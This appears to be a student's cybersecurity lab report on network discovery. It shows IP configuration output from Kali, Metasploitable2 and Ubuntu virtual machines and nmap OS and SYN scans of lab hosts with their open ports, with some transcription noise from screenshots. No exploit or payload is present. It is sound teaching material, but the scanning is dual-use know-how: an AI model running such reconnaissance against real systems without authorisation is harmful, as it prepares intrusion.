


CyberSecurity Project


1. Network Setup & Discovery:



This is kali's terminal in each I will be writing commands to discover the networks , ips etc..

```
laila@kali: ~
zsh: corrupt history file /home/laila/.zsh_history
laila@kali: ~
1: lo      LOOPBACK,UP,LOWER_UP mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever preferred_lft forever
        linklayer brd 00:00:00:00:00:00
2: eth0   <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:37:7c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86388sec preferred_lft 86388sec
        linklayer brd ff:ff:ff:ff:ff:ff
    Screenshot taken at 7:06 View image
```

I configured kali's ip by changing the network in the setting (to NAT network that different vms takes different ips from the DHCP) so kali's ip is 10.0.2.15/24




```
Metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Last login: Sun Dec 14 07:19:42 EST 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:01:b6:ff brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe01:b6/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


Same goes for metasploitable2/ubuntu/windows (it took its ip address from the DHCP) -> 10.0.2.5/24




```
Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Dec 14 14:31

ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:40:e5:0b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 520sec preferred_lft 520sec
    inet6 fe80::a00:27ff:fe40:e50b/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$
```


Ubuntu's ip is 10.0.2.6/24



Windows ip is 10.0.2.4




From kali I used nmap to discover which hosts are up and as we can see
ubuntu , windows , metasploitable2 and another host is up



```
laila@kali: ~
File Actions Edit View Help
valid_lft forever preferred_lft forever
inet6::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
000
link/ether 08:00:27:e3:37:7c brd ff:ff:ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
    valid_lft 569sec preferred_lft 569sec
inet6 ::/64 brd ::/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
(laila@kali)-[~]
$ nmap -O -sS 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 09:35 EST
Nmap scan report for 10.0.2.4
Host is up (0.00034s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:B3:9E:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.60 seconds
(laila@kali)-[~]
$
```

Then I used nmap -O to see what are the available ports and what the host is operating (windows) -> they are all in ignored state



```
laila@kali: ~
File Actions Edit View Help
laila@kali: ~
File Actions Edit View Help
laila@kali: ~
$ nmap -O -sS 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 09:36 EST
Nmap scan report for 10.0.2.5
Host is up (0.00034s latency).
Not shown: 177 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  file
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```


Then I used nmap -O to see what are the available ports and what the host is operating (metasploitable2) ->tcp ports are opened like ftp ssh smtp etc..



